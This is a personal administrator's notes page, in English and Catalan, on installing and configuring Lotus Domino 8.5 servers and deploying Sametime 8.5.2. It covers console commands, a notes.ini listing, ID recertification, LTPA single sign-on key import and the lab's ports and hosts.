|
home /
lotus
|
"Given enough eyeballs, all bugs are shallow" (Linuss Law).
|
Lotus
Here's the details of few interactions with Lotus Domino.
Domino Server install
Engeguem "e:\soft\domino\lotus_domino852_w32_en.exe" i escollim:
Program Files Directory Name = c:\domino\
Data Files Directory Name = c:\domino\data\
"Domino Enterprise Server" => 1.100 MB, aprox 10 minuts.
També posem "lotus_domino852FP2_w32.exe" : moved to 8.5.2 FP2 (3 min).
En engegar la icona "Lotus Domino Server" per primer cop, es configura.
En acabar, mostra "file:///C:/Domino/serversetup.html"
Help with Domino Administration First Tasks
Now that Domino Setup has completed successfully, you may run the Domino Server.
To administer this server, install the Domino Administrator on another computer or use the Domino Web Administrator.
Using either method, you can then register Notes users and groups, monitor and configure servers, and perform other administration tasks.
How to display Domino version
> show server
Lotus Domino (r) Server (Release 8.0.1 for Windows/32) 02/22/2010 11:18:31 AM
Server name: lab024/visc
Domain name: visc
Server directory: C:\Domino\data
Partition: C.Domino.data
Elapsed time: 3 days 23:06:20
Transactions/minute: Last minute: 0; Last hour: 0; Peak: 4
Peak # of sessions: 1 at 02/19/2010 01:00:49 AM
Transactions: 16 Max. concurrent: 40
ThreadPool Threads: 40 (TCPIP Port)
Availability Index: 100 (state: AVAILABLE)
Mail Tracking: Not Enabled
Mail Journalling: Not Enabled
Shared mail: Not Enabled
Number of Mailboxes: 1
Pending mail: 0 Dead mail: 0
Waiting Tasks: 0
Transactional Logging: Not Enabled
Fault Recovery: Not Enabled
Activity Logging: Not Enabled
Server Controller: Not Enabled
Diagnostic Directory: C:\Domino\data\IBM_TECHNICAL_SUPPORT
Console Logging: Enabled (1K)
Console Log File: C:\Domino\data\IBM_TECHNICAL_SUPPORT\console.log
DB2 Server: Not Enabled
>
How to create a new Domino server
- open Domino Administrator
- select "Configuration" tab, then "Server" on left, then "Current Server Document"
- on right-hand side menu, expand Registration, then select Server...
- choose a certifier (cert.id)
- select expiration date
- .. and enter Server Name
- .. and Domino domain name
- .. save server.id into a file also
Domino domains
You have to be in same domain for SSO to work properly,
as SSO is based on using the same domain for both/all hosts.
bcnlab050
Server Fully Qualified Host Name = 'bcnlab050.bar.es.hal.com' :
> show server
Lotus Domino (r) Server (Release 7.0.2 for Windows/32) 11/08/2012 02:22:19 PM
Server name: bcnlab050/barcelona - Servidor de Demos BISC
Server directory: C:\Lotus\Domino\data
Partition: C.Lotus.Domino.data
Elapsed time: 8 days 03:50:41
bcnlab024
Server Fully Qualified Host Name = 'bcnlab024.bisc.es' :
> show server
Lotus Domino (r) Server (Release 8.0.2 for Windows/32) 11/06/2012 05:09:25 PM
Server name: bcnlab024/bisc
Domain name: bisc
Server directory: C:\Domino\data
st852-sDOS
Server "st852-sDOS" FQHN = 'st852-suno.bar.es.hal.com' :
> show server
Lotus Domino (r) Server (Release 8.5.2FP2 for Windows/32) 11/06/2012 05:21:41 PM
Server name: st852-sdos/bisc/ibm
Domain name: biscbarcelona
Server directory: C:\Domino\data
Domino server commands
Command Description
-------- ------------
Broadcast Sends a message to specified users or to all users of this server.
Dbcache Flush Closes all databases that are currently open in the database cache.
Drop Closes one or more server sessions.
Exit Stops the server. This command is identical to Quit.
Help Displays a list of server commands with a brief description, arguments (if any), and the proper syntax for each.
Load Loads and runs a specified server task or program on the server.
Platform Controls the platform statistics data at the console.
Pull Forces a one-way replication from the specified server to your server.
Push Forces a one-way replication from your server to specified server.
Quit Stops the server. This command is identical to the Exit server command.
Replicate Forces replication between two servers (the server where you enter this command and the server you specify).
Restart Port Disables transactions (or messages) on the specified port and then re-enables the port after a brief delay.
Restart Server Stops the server and then restarts the server after a brief delay.
Restart Task Shuts down and then restarts a specified server task.
Route Initiates mail routing with a specific server.
Set Configuration Adds or changes a setting in the NOTES.INI file.
Set Rules Reloads the server's mail rules.
Set SCOS Activates or deactivates a shared mail database.
Set Secure Password-protects the console.
Set Statistics Resets a statistic that is cumulative.
Show Agents Displays the name of agents in the database you specify.
Show Allports Displays the configuration for all enabled and disabled ports on the server.
Show Cluster Displays the local server's cluster name cache.
Show Configuration Displays the current value for a NOTES.INI setting.
Show Directory Lists all database files in the data directory and identifies multiple replicas of a database.
Show Diskspace Displays the amount of space, in bytes, available on the disk drive (Windows NT or OS/2) or file system (UNIX).
Show Heartbeat Indicates whether the server is responding.
Show Memory Used for OS/2.
Show Opendatabases Displays a list of open databases on the server and detail information for the databases.
Show Performance Displays the per minute user/transaction values when the Domino Server is running.
Show Port Displays traffic and error statistics, and resources used on the network adapter card or communications port.
Show Schedule Shows the next time that a server task will run.
Show SCOS Displays information about shared mail databases and reloads the shared mail configuration.
Show Server Shows server status information.
Show Stat Displays Domino server statistics for one or more of the following: disk space, memory, mail, replication, and network activity.
Show Stat Platform Displays individual and cumulative platform statistics for all servers including one or more of the following:
logical disk, paging file, memory, individual network, process, and system.
Show Tasks Displays the server name, the Domino program directory path, and the status of the active server tasks. LDAP, SMTP, POP3, HTTP.
Show Transactions For each type of transaction, displays the total number of NRPC transactions, the minimum and maximum duration of the transaction,
the total time to perform all transactions, and the average time to perform the transaction.
Show Users Displays a list of all users who have established sessions with the server.
Show Xdir Provides information about each directory a server uses for name resolution.
Start Consolelog Enables console logging.
Start Port Enables transactions (or messages) on the specified port.
Stop Consolelog Disables console logging.
Stop Port Disables transactions (or messages) on the specified port.
Tell Issues a command to a server program or task.
Trace Tests a connection to a server.
url
Ports used by Domino server
> show port tcpip
TCP/IP Port Driver
Transport Provider: TCP
Notes Session Local Address Foreign Address
186F0001 *.1352 *:*
186F0004 127.0.0.1:389 127.0.0.1:8948
18700002 *:389 *:*
Tasks
nadminp.exe 2760 NT AUTHORITY\SYSTEM
namgr.exe 2752 NT AUTHORITY\SYSTEM
ncalconn.exe 2772 NT AUTHORITY\SYSTEM
ndiiop.exe 2796 NT AUTHORITY\SYSTEM
ndomidx.exe 2908 NT AUTHORITY\SYSTEM
nevent.exe 1992 NT AUTHORITY\SYSTEM
nhttp.exe 2808 NT AUTHORITY\SYSTEM
nimap.exe 2832 NT AUTHORITY\SYSTEM
nldap.exe 2844 NT AUTHORITY\SYSTEM
npop3.exe 2860 NT AUTHORITY\SYSTEM
nprocmon.exe 3004 NT AUTHORITY\SYSTEM
nreplica.exe 2728 NT AUTHORITY\SYSTEM
nrnrmgr.exe 2868 NT AUTHORITY\SYSTEM
nrouter.exe 2740 NT AUTHORITY\SYSTEM
nsched.exe 2780 NT AUTHORITY\SYSTEM
nserver.exe 1768 NT AUTHORITY\SYSTEM
nservice.exe 1492 NT AUTHORITY\SYSTEM
nsmtp.exe 2892 NT AUTHORITY\SYSTEM
nstaddin.exe 2880 NT AUTHORITY\SYSTEM
nupdate.exe 2548 NT AUTHORITY\SYSTEM
TELL <task_name>
> tell adminp /?
>
Purpose: Performs various automated administration tasks.
Usage: Tell ADMINP [options]...
[options]:
process new Process only new requests.
process daily Process only new and modified daily requests.
process delayed Process only new and modified delayed requests.
process interval Process only immediate and interval requests.
process all Process all new and modified requests.
process people Process all new and modified requests to update person documents in Domino Directories.
process time Process all new and modified requests to delete mail files that become unlinked.
show databases Shows all databases and their Administration server.
quit Quits the Administration Process task.
>
> tell amgr /?
>
Purpose: Runs scheduled agents in Domino database(s).
Usage: Tell AMGR [options]...
[options]:
run db 'a' Runs agent 'a' in database db (Quotes are required).
cancel db 'a' Cancels agent 'a' in database db (Quotes are required).
status Show current queues and configuration information.
schedule Shows todays scheduled agents, database, trigger and start time.
pause Pauses scheduling of agent runs.
resume Resumes paused scheduling of agent runs.
debug Shows current debug control settings.
debug [n] Sets n debug control setting(s):
[options n]:
m Memory warnings
e Events
c Control parameters
v Verbose debug output
r Run reports
s Schedules of agents
p Performance statistics
l Loading reports
- Remove all debug flags
>
notes.ini
Located at /opt/IBM/notesdata/ under RH 5.5,
at c:\Domino for Domino server, at c:\notes for Notes client.
[Notes]
Directory=/opt/IBM/notesdata
KitType=2
InstallType=EnterpriseServer
UserName=
isExpress=0
CompanyName=
NotesProgram=/opt/IBM/lotus/notes/85020/linux
ASPInstall=0
FaultRecovery_Build=Release 8.5.2
Timezone=5
DSTLAW=3,2,1,11,1,1
SHARED_MAIL=0
DisableLDAPOnAdmin=0
Passthru_LogLevel=0
Console_LogLevel=2
DefaultMailTemplate=mail85.ntf
Preferences=32
ServerTasks=Replica,Router,Update,AMgr,Adminp,LDAP
; ServerTasks=Replica,Router,Update,AMgr,Adminp,Sched,CalConn,RnRMgr,DIIOP,HTTP,IMAP,LDAP,POP3
ServerTasksAt1=Catalog,Design
ServerTasksAt2=UpdAll
ServerTasksAt5=Statlog
TCPIP=TCP, 0, 15, 0
DST=1
MailType=0
$$HasLANPort=1
Ports=TCPIP
LOG_REPLICATION=1
LOG_SESSIONS=1
KeyFileName=/opt/IBM/notesdata/server.id
KeyFileName_Owner=CN=showcase1/O=ibm
CertifierIDFile=/opt/IBM/notesdata/cert.id
MailServer=CN=showcase1/O=ibm
PhoneLog=2
Log=log.nsf, 1, 0, 7, 40000
FirstServerInDomain=1
ServerKeyFileName=server.id
Domain=ibm
Admin=CN=wpadmin/O=ibm
TemplateSetup=850200
Setup=850200
ServerSetup=850200
ServerKeyFileName_Owner=CN=showcase1/O=ibm
NAMELOOKUP_TRUST_DIRCAT=0
CleanSetup=1
ServerName=showcase1/ibm
ServerNameNative=04F504F573686F7763617365312F69626D
DAOSDeferredDeleteInterval=30
DAOSBasePath=DAOS
DAOSMinObjSize=4096
DAOSEnable=0
DB2QUERYVIEWROWLIMIT=500
DB2_PW_EXP_ALARM_DAYS_PRIOR=15
DB2_DBS_PER_SCHEMA=10
FormulaTimeout=120
NSF_QUOTA_METHOD=2
TRANSLOG_AutoFixup=1
TRANSLOG_UseAll=0
TRANSLOG_Style=0
TRANSLOG_Performance=2
TRANSLOG_Status=0
CRASH_REMOVE_DATA=0
CRASH_MSGSIZE_MB=20
CRASH_NSDSIZE_MB=10
CRASH_LOGFILE_KB=10240
FILE_RETENTION_DAYS=365
ServerController=0
HTTPJVMMaxHeapSize=64M
NSF_BUFFER_POOL_SIZE_MB=128M
MTEnabled=0
SCHEDULE_DB_BOSS=1
SCHEDULE_VERSION=4
SCHEDULE_VERSION_MINOR=10
LDAPNoAutoStartRepairDIT=1
LDAPSERVER=ldap://portal.demos.hal.com:389
LDAPSERVERSSL=ldap://portal.demos.hal.com:0
WebAdminSetup=850
DominoConfigLevel=1
CLEANUP_EVENTS4_ON_FIRST_NIGHT=0
EventSetup=850200
DELETE_DUPLICATE_PUID_NOTES=0
DDMSetup=850200
ServerRestarted=0
LAST_DOMINO_TIME=0047D2A385257922
CATALOG_UPDATED_BY_BUILD=510
CLEANUP_EVENTS4_DDMFILTERS_VIEW=0
CLEANUP_EVENTS4_DDMCONFIG_VIEW=0
CRASH_MSGSIZE_MB=20
CRASH_NSDSIZE_MB=10
CRASH_LOGFILE_KB=10240
FILE_RETENTION_DAYS=365
ServerController=0
HTTPJVMMaxHeapSize=64M
NSF_BUFFER_POOL_SIZE_MB=128M
MTEnabled=0
SCHEDULE_DB_BOSS=1
SCHEDULE_VERSION=4
SCHEDULE_VERSION_MINOR=10
LDAPNoAutoStartRepairDIT=1
LDAPSERVER=ldap://portal.demos.hal.com:389
LDAPSERVERSSL=ldap://portal.demos.hal.com:0
WebAdminSetup=850
DominoConfigLevel=1
CLEANUP_EVENTS4_ON_FIRST_NIGHT=0
EventSetup=850200
DELETE_DUPLICATE_PUID_NOTES=0
DDMSetup=850200
ServerRestarted=0
LAST_DOMINO_TIME=0047D2A385257922
CATALOG_UPDATED_BY_BUILD=510
CLEANUP_EVENTS4_DDMFILTERS_VIEW=0
CLEANUP_EVENTS4_DDMCONFIG_VIEW=0
CLEANUP_EVENTS4_METHODS_VIEW=0
CLEANUP_EVENTS4_STATS_VIEW=0
CLEANUP_EVENTS4_MESSAGES_VIEW=0
FaultRecovery=0
CleanupTimeout=600
HTTPEnableConnectorHeaders=1
ADMINP_LAST_SAVED_POLICY_TIME=06/16/2011 06:03:12 PM
ADMINP_LAST_SAVED_USER_TIME=06/16/2011 06:07:30 AM
ADMINP_LAST_SAVED_DIRECTORY_TIME=06/13/2011 02:00:15 AM
iNotes_WA_DisableFirefoxAwareness=0
iNotes_WA_SametimeNameFormat=202
DIIOPLogLevel=4
HTTPDisableJVM=0
iNotes_WA_Quickr=1
DB_CREATION_DEFAULT_TYPE=NSF
HTTPJVMMaxHeapSizeSet=1
DominoControllerCurrentLog=dcntrlr201009211057.log
ldapdebug=4
debug_ltpa_key_import=1
JrnlEnbld=0
Good
search, as
ldapdebug.
To start HTTP server automatically with Domino,
you have to edit the ServerTasks setting in the NOTES.INI file to include the command http.
Starting and stopping the Domino Web server
To do this Perform this task
----------- ------------------
Start the Web server manually Enter load http at the console.
Start the Web server automatically when you start Domino Edit the ServerTasks setting in the NOTES.INI file
to include the command http.
Stop the Web server Enter tell http quit at the console.
Use new server configuration by restarting the HTTP server task. Enter tell http restart at the console.
Use new server configuration without restarting the HTTP server task. Enter tell http refresh at the server console.
Note - this command only works with settings specified in the Internet Sites view.
Note - when the HTTP task starts up, a server console message indicates the Domino Directory view the task is using for Web configuration information (Servers\Internet Sites or Servers\Web Configurations)
url
Domino Administration
- browser http://<hostname>:81/webadmin.nsf ; // use "show tasks" to see what port HTTP Server is listening on.
Requirements :
- magic keys - select "names.nsf" ; push "Control" + "Shift" and select "View" + "GoTo" : system files are displayed
ID expiration
Administrator ID has expired; no one can administer the Domino server :
url.
Domino Administrators ID file certificate has expired ... No Problem :
url.
Try to move the clock few years back and re-certify yourself for a longer period ...
How to manually recertify an expired ID :
url :
A user has a Notes ID that has an expired certificate.
These steps are performed by the server administrator to correct the user's expired ID.
- After obtaining the user ID, you (as the administrator) launch the Lotus Domino Administration client.
- Open the Configuration tab, expand Certification (located on the right hand pane) and select Certify.
- Select the Certifier ID file.
- From the Choose Certifier ID dialog box, select the O or OU certifier that was originally used to certify the user ID.
- Enter the password for the certifier ID.
- From the Choose ID to Certify dialog box, select the user ID to be recertified.
- Enter the password for user ID to be recertified.
- [Optional] In the Certify ID dialog box, you may set or change the following:
Registration server, expiration date of the certifier and password length.
- Click Certify.
The Status window displays:
Updating address book entry for username/org
Successfully updated address book entry for username/org
Username/org successfully certified
- Choose "No" when you receive the following dialog box:
Would you like to certify another?
- Provide the newly-recertified ID file to the user.
Configuring activity logging
You configure activity logging by editing the Configurations Settings document.
- from the Domino Administrator, click the Configuration tab.
- in the Task pane, expand Server and click Configurations.
- in the Results pane, select the Configuration Settings document you want, and click Edit Configuration.
- on the Configuration Settings document, click the Activity Logging tab.
- select "Activity logging is enabled."
- in the "Enabled logging types" field, select the types of activity you want to log. {com ?}
- (optional) To increase or decrease the frequency of creating Checkpoint records, change the checkpoint interval.
- (optional) To automatically create Notes session and Notes database Checkpoint records every day at midnight, select Log checkpoint at midnight.
- (optional) To automatically create Notes session and Notes database Checkpoint records every day at the beginning and end of a specific time period, select "Log checkpoints for prime shift" and then specify the times for the Prime shift interval.
- click Save & Close.
url
You can view the activity logging information by running Activity Analysis,
which copies the information you specify to the Log Analysis database (LOG4A.NSF or whatever name you specify).
Running activity analysis
- in the Domino Administrator, make the server on which you want to run activity analysis current.
- click the Server - Analysis tab.
- in the Tools pane, expand Analyze; and then click Activity.
- select the types of activity you want to log
- choose the starting and ending dates and times of the activity you want to view.
- (optional) To write the analysis results to a database other than the Log Analysis database, click Results Database and specify a different database. Then click OK.
- select "Append to this database" to append the results of the analysis to previous results in the database, or select "Overwrite this database" to create a new database that contains only the results of the current analysis.
- click OK to run the analysis and to open the Log Analysis database.
Viewing the data in the Log Analysis database
- If the Log Analysis database is not already open, do the following:
- On your local computer, choose File - Database - Open.
- Select the Log Analysis database, and then click Open. (By default, the database title is "Log Analysis" and the file name is LOGA4.NSF.)
- In the Task pane, expand Server Activity; and then click the view for the type of activity you want to view.
- (Optional) In the Results pane, double-click the record you want to view.
url
Installing the Lotus Administrator
You must run the Domino Administrator client setup to install the Domino Administrator client.
- get "582.190.000 notes_designer_admin852_w32en.exe" - designer + administrator for windows
- Lotus Administrator (instalable application) - lab024 (Minuet Portal) has version 8.0.4 (?)
- "patan" has also a good one
Do not install the Domino Administrator on the same system on which you installed the Domino server.
Doing so compromises Domino's security and impairs server performance.
url
Setting up the Domino Administrator
- make sure the Domino server is running. {on the remote server, I guess}
- start the Domino Administrator.
- the first time you start the Domino Administrator, a setup wizard starts.
After you answer the questions displayed by the setup wizard, the Domino Administrator client opens automatically.
Selecting a server to administer in the Domino Administrator
To administer a server, you select the server from a server list.
To update a server list
The first time you start Domino Administrator,
the system automatically creates a server list, based on the domains listed in Administration Preferences.
If you add new servers to the list, choose Administration - Refresh Server List.
What user and user-id must be used ?
How to delete SSO document
- log on the Domino Server
- open the server's names.nsf, here "biscbcn directory"
- expand "Configuration", then "Web", then click "Web Configurations"
- select "web SSO configuration for LTPA token" on the right
- right-click on it and select "delete" : document is "marked for deletion"
- press F9 to refresh
Where is the bloody "Web SSO Configuration" menu ?
To configure Single Sign On (SSO) between the Sametime Community Server and the WebSphere based servers,
we have to import the SSO LTPA token key, generated at WAS (using ISC console), into Domino server.
- start Domino Administrator
- close "welcome screen"
- select "Configuration" tab
- expand "Web"
- select "Web Server Configurations"
- on the right-hand menu, do a scroll down to display "Web SSO Configuration for LTPA Token"
- doule-click on it
- click "edit SSO Configuration"
- click "Keys..."
- select "Import WebSphere LTPA Keys"
Una altra manera d'arribar-hi :
- start Domino Administrator
- open NAMES.NSF
- you are at the "expand Web" item on previous list
Verbose import
If you have an error saying "Error importing WebSphere LTPA keys", you can
update the Notes client notes.ini file with the parameter debug_ltpa_key_import=1.
This setting will display additional information on the WebSphere Application Server (WAS) key import.
It is written into the client's console.log file.
url
Fix it :
- set it in the CLIENT notes.ini, rather than on the SERVER : c:\notes\data\notes.ini by default.
- there needs to be at least one Carriage Return/Line Feed character AFTER the parameter
- the output is written to the Notes client's console.log file - for me, this was located here :
C:\lotus\notes\data\IBM_TECHNICAL_SUPPORT
Dave Hay.
Marc :
> sh config debug_ltpa_key_import
DEBUG_LTPA_KEY_IMPORT=1
En engegar el server, surt :
11/06/2012 05:19:55 PM Server started on physical node ST852-SDOS
11/06/2012 05:19:56 PM NOTES.INI contains the following *DEBUG* parameters:
11/06/2012 05:19:56 PM DEBUG_LTPA_KEY_IMPORT=1
11/06/2012 05:19:56 PM The Console file is C:\Domino\data\IBM_TECHNICAL_SUPPORT\console.log
Per fi:
type c:\Notes\Data\IBM_TECHNICAL_SUPPORT\console.log
26/11/2012 13:54:53,44 [0BC8:0002-0138] LtpaImportWSKeyFile> Importing WebSphere LTPA keys from file at path c:\eines\st\sebas2012.key
26/11/2012 13:54:53,44 [0BC8:0002-0138] LtpaImportWSKeyFile> Successfully read file to memory
26/11/2012 13:54:53,44 [0BC8:0002-0138] LtpaEncodeData1> Error processing, phase 3
26/11/2012 13:54:53,44 [0BC8:0002-0138] LtpaImportWSKeyFile> Error processing key file contents, phase 3
StopReconnecting - timer doesn't exist (13:57:50,05)
26/11/2012 13:57:50 Event Monitor shutdown
Exiting IM Thread. (0x000011C8) (13:57:53,49)
26/11/2012 13:53:26 Dynamic Client Configuration started
26/11/2012 13:53:26 Initializing Dynamic Client Configuration
26/11/2012 13:53:27 Dynamic Client Configuration updating policy information
26/11/2012 13:53:27 Dynamic Client Configuration updating location information
26/11/2012 13:53:27 Dynamic Client Configuration shutdown
c:\Notes\Data\IBM_TECHNICAL_SUPPORT>
Ahmed 20121214:
Console_Log_Enabled=1
Debug_LTPA_Key_Import=1
Debug_ThreadId=1
ST 8.5.2 architecture

ST 8.5.2 Specs & Reqs
|
System Requirements -
Sametime Standard 8.5.2,
detailed.

ST 8.5.2 has different components:
- ST System Console
- ST Community Server
- ST Meeting Server
- ST Proxy Server
- ST Media Manager
- ST TURN Server
We shall install :
ST Console,
ST Meeting server,
ST Proxy server,
ST Community server & ST Advanced server,
all in one server except ST Community Server, that goes on separate server, together with Domino Server.
We shall not use (21/09/2011) : ST Gateway, ST Unified Telephony.
If you only want to use instant messaging without Audio/Video chat, the Sametime Community Server (without DB2 and WAS) is sufficient.
If you want to provide Audio/Video or meetings, you need DB2 and WAS.
|
|
ST System Console
Open a browser
http://serverhostname.domain:8700/ibm/console
https://serverhostname.domain:8701/ibm/console
To display the configured port, see
C:\IBM\WebSphere\AppServer\profiles\STSCDMgrProfile\logs> type AboutThisProfile.txt
Application server environment to create: Management
Location: C:\IBM\WebSphere\AppServer\profiles\STSCDMgrProfile
Disk space required: 30 MB
Profile name: STSCDMgrProfile
Make this profile the default: True
Node name: DMgrNode
Cell name: st852-suno-SSCCell
Host name: st852-suno.bar.es.hal.com
Enable administrative security (recommended): False
Administrative console port: 8700
Administrative console secure port: 8701
Management bootstrap port: 8702
Management SOAP connector port: 8703
Run Management as a service: False
WAS password
Edit both the installed.xml and installRegistry.xml files.
{C:\Documents and Settings\All Users\Application Data\IBM\Installation Manager}
Carefully replace the value of the field
user.was.password
with the value found in the field
user.com.ibm.lotus.sametime.proxyserver.Dmgr.WASPassword
Installation Manager trick
To prevent Java memory overflow, modify c:\eclipse\IBMIM.INI file to include
-Xmx1024m
Increase the Java heap size
for the Installation Manager
Sametime 8.5.2 System Console Server requirements
- WebSphere Application Server 7.0.0.15 (provided)
- DB2 9.7 or 9.5 FP1
- LDAP directory server
Sametime 8.5.2 Community Server requirements
- Lotus Domino 8.5.1 or 8.5.2 (32 Bit Version only)
- LDAP directory server
Sametime 8.5.2 Proxy Server requirements
- WebSphere Application Server 7.0.0.15 (provided)
- Sametime Community Server (Version >= 7.5.1)
Sametime 8.5.2 Meeting Server requirements
- WebSphere Application Server 7.0.0.15 (provided)
- DB2 9.5 FP1 (provided)
- LDAP directory server
Sametime 8.5.2 Media Manager requirements
- WebSphere Application Server 7.0.0.15 (provided)
- Sametime 8.5.2 Community Server
- LDAP directory server
Sametime 8.5.2 Advanced Server requirements
- IBM WebSphere Application Server 7.0.0.15 (provided)
- IBM DB2 9.7 or 9.5 FP1
- LDAP directory server
- IBM Sametime Community Server (Version >= 8.0.1)
Supported LDAPs
- IBM Lotus Domino Directory LDAP
- Microsoft Active Directory
- IBM Tivoli Directory Server
- SunOne iPlanet
- Novell eDirectory
Required files for a deployment on Windows - for a Windows installation you need to download these files:
+ CZYG1ML.zip IBM DB2 9.7 32Bit Limited Use for Sametime 655.024.319 .
+ CZ1GMML.zip IBM DB2 9.7 32Bit Net Search Extension (Optional) 26.277.888 .
- CZ1HLML.zip IBM DB2 9.7 64Bit Limited Use for Sametime .
- CZ1GNML.zip IBM DB2 9.7 64Bit Net Search Extension (Optional) .
+ CZYF2ML.zip IBM Sametime System Console Server 2.326.059.180 CZYF4ML.tar
+ CZYD7ML.zip IBM Sametime Community Server Standard 1.353.573.597 CZYD8ML.tar
? CZYE6ML.zip IBM Sametime Proxy Server 2.251.298.153 CZYE8ML.tar
? CZYE0ML.zip IBM Sametime Meeting Server 2.231.093.337 CZYE4ML.tar
- CZYF0ML.zip IBM Sametime Media Manager Server 2.261.237.167 .
+ CZYH2ML.zip IBM Sametime Advanced Server (Optional) 2.206.451.501 CZYH5ML.tar
- CZYF7ML.zip IBM Sametime Client Package Standard 2.190.609.493 .
+ WAS 7.0.0.15 CZYA2ML.tar
Good document :
From Zero to Hero
Basics (w3)
ST wiki {***},
SlideShare,
iFR1.
Edge
components (w3):
ST wiki.
All Frank Altenburg's
files :
see IFR1 update !
Best Practices
to ensure a smooth upgrade to Sametime 8.5.2 and 8.5.2 IFR 1 :
Keep the following practices in mind:
- if using services, set the services to manual and reboot the operating system. This step insures that the services are stopped and that Windows does not maintain any file locks on the *.dll files.
- make sure that you can start/stop the individual servers from a command line
- for the upgrade of the Sametime System Console, start with it down as well. There will be a 'validation' of the administrator credentials screen that will indicate that the program could not validate those credentials. This message is fine, and can be ignored, as long as you are certain that the credentials used are valid (namely, have not changed since the install).
- for the upgrades of the Community, Media and Meeting Server(s), start with those services 'down' and the Sametime System Console running.
Integrating Lotus Sametime portlets with IBM Lotus Sametime server -
url.
The 34 steps to deploy a complete Sametime 8.5.2 environment
- set up or use an existing LDAP server
- install the IBM DB2 server
- create the Sametime System Console database
- install the Sametime System Console
- log in to the Sametime System Console
- configure the LDAP server connection Prerequisite
- run the guided activity to configure the Sametime Community Server deployment plan
- install the Sametime Community Server
We suppose you have your own Lotus Domino Server on that you want to install your Sametime Community Server.
Create an admin ID that can manage stconfig.nsf
- enable trust between the Sametime Community Server and the Sametime Proxy Server
- run the guided activity to configure the Sametime Proxy Server deployment plan
- install the Sametime Proxy Server
- configure the Sametime Proxy Server to bind to its address and implement the services in the OS
- create the Sametime Meeting Server database
- configure the DB2 Meeting server database connection Prerequisite
- run the guided activity to configure the Sametime Meeting Server deployment plan
- install the Sametime Meeting Server
- configure the Sametime Meeting Server to bind to its name, create the Meeting HTTP Proxy Service and implement the services in the OS
- enable trust between the Sametime Community Server and the Sametime Media Manager
- run the guided activity to prepare the Sametime Media Manager deployment plan
- install the Sametime Media Manager
- configure the Sametime Media Manager Server to bind to its address and implement the services in the OS
- configure SSO for Online Awareness in Meeting with Browser access
- configure the download of the Browser A/V PlugIn
- enable trust between the Sametime Community Server and the Sametime Advanced Sever
- install the Net Search Extension to DB2
- create the Sametime Advanced Server database
- configure the DB2 Advanced Server database connection Prerequisite
- run the guided activity to configure the Sametime Advanced Server installation
- install the Sametime Advanced Server
- implement the services in the OS for the Sametime Advanced Server
- install a Sametime Connect client
- configure the Meeting Plug-In on the Sametime Connect client
- configure the Sametime Meeting Room in the Sametime Connect Client Meeting Plug-In to use Audio and Video
- configure the Sametime Connect Client for Sametime Advanced
Another
step list.
A nice
cheat sheet
WASes & servers
Server-1 :
- Console Server : 3 WASes : DM, NA, ConsoleServer
- Meeting Server : 3 WASes : NA, WSP, Meeting Server
- Proxy Server : 2 WASes : NA, Proxy Server
- Media Manager : 2 WASes : NA, Media Manager
Server-2 :
- Domino + Community Server : 0 WASes
SSO problem
The Sametime Community Server installation creates a Domino SSO key.
You must replace the Domino SSO key with a WebSphere LTPA key
to allow the Sametime Community server running on Domino and the other servers running on WebSphere Application Server
to have an identical key for token validation and generation.
- Log in to the Integrated Solutions Console for the Sametime server.
- Click Security -> Global Security -> WEB and SIP Security -> Single Sign-on (SSO).
- Make sure that the Domain name matches the Sametime Server domain.
Note: Verify that Interoperability Mode is selected.
- Click OK and save the master configuration.
- Click Security -> Global Security.
- Under Authentication, click LTPA.
- In the LTPA timeout section,
set the timeout value to a value larger than the default
to minimize the potential for an LTPA token to expire during an active meeting.
A value that covers a period somewhat longer than a typical work day, such as 600 minutes, is recommended.
- Under Cross Cell single sign-on, enter a Password, confirm the password, and specify a file name to store the key. Click Export keys.
Make a note of the location of the file created.
You need to know its location when you import the file to the Sametime Community Server.
- Navigate to the directory where you exported the LTPA key.
- Copy the LTPA key to a location where you can access the file from the Sametime Community Server.
Setting up single sign-on (SSO) for Sametime clients
->
Preparing servers running on WebSphere Application Server for single sign-on
In ST System Console SystemOut.log I find :
[22/11/12 07:45:54:277 CET] 00000028 LTPAServerObj W
SECJ0371W: Validation of the LTPA token failed because the token expired with the following info:
Token expiration Date: Thu Nov 22 07:45:46 CET 2012, current Date: Thu Nov 22 07:45:54 CET 2012.
But:
WAS generates the LTPA token when you log onto the MS console.
When you leave the MS console open, this token expires after a while.
Then, the WAS container issues this message when it re-authenticates your logon using the same userid and password you used to log onto the MS console
Action plan:
- import LTPA key into another WAS, per discriminar source or destination problem
- LTPA decode tool
Decode
lpta token code
& demo keys
1 +
2
LTPA concepts :
A Lotus Domino server or an IBM WebSphere server that is configured to use the LTPA authentication
will challenge the web user for a name and password.
When the user has been authenticated, their browser will have received a session cookie - a cookie
that is only available for one browsing session.
This cookie contains the LTPA token.
Solució : WAS console, Global Security -> LTPA -> Key Generation : "Generate Keys" button + "save"
Forums
8.5 - 20121017 ;
Communities.
Intern, d'errors d'instalació :
URL.
My Entries :
17/11/2011,
2/3/2012,
Always describe in your post
- hardware/vm/OS environment
- the deployment of your Sametime services (chat, meeting, db2, sys console, ...) on the different machines
- the version (fresh install or upgrade)
- the steps you have taken
A similar to mine error :
build_meeting.xml
852 links
-
Lotus Sametime 8.5 Installation and Administration :
verifying a community server installation
-
Retrieving the WebSphere LTPA key
(export),
(import) :
- . . .
- on the right, click the Web action button, and select Create Web SSO Configuration from the drop-down menu.
- type the domain suffix in the DNS Domain field. This should match the Domain Name you entered in the WebSphere Portal server.
-
Unable to attend Sametime meeting if default name of LTPAToken is
changed
-
Configuring single sign-on with an LTPA token on IBM WebSphere and IBM Lotus Domino
platforms
- ST 852
tuning
-
Setting a
diagnostic trace
on a Lotus Sametime Media Manager server
Ports & URLs & HOSTS & IPs
- System Console listens on ports 9080 & 9443.
- Proxy Server listens on ports 9081 & 9444.
- Proxy Server uses port 1516 to communicate with the Sametime Community Server.
And the HOSTS file looks like:
99.137.164.67 st852-suno.bar.es.hal.com [box 1] System console
99.137.164.68 st852-sdos.bar.es.hal.com [box 2] Domino server / Community server
99.137.164.69 proxy-suno.bar.es.hal.com [box 1] Proxy server
99.137.164.67 meeting-suno.bar.es.hal.com [box 1] Meeting server
99.137.166.68 portal.demos.hal.com [box 3] LDAP
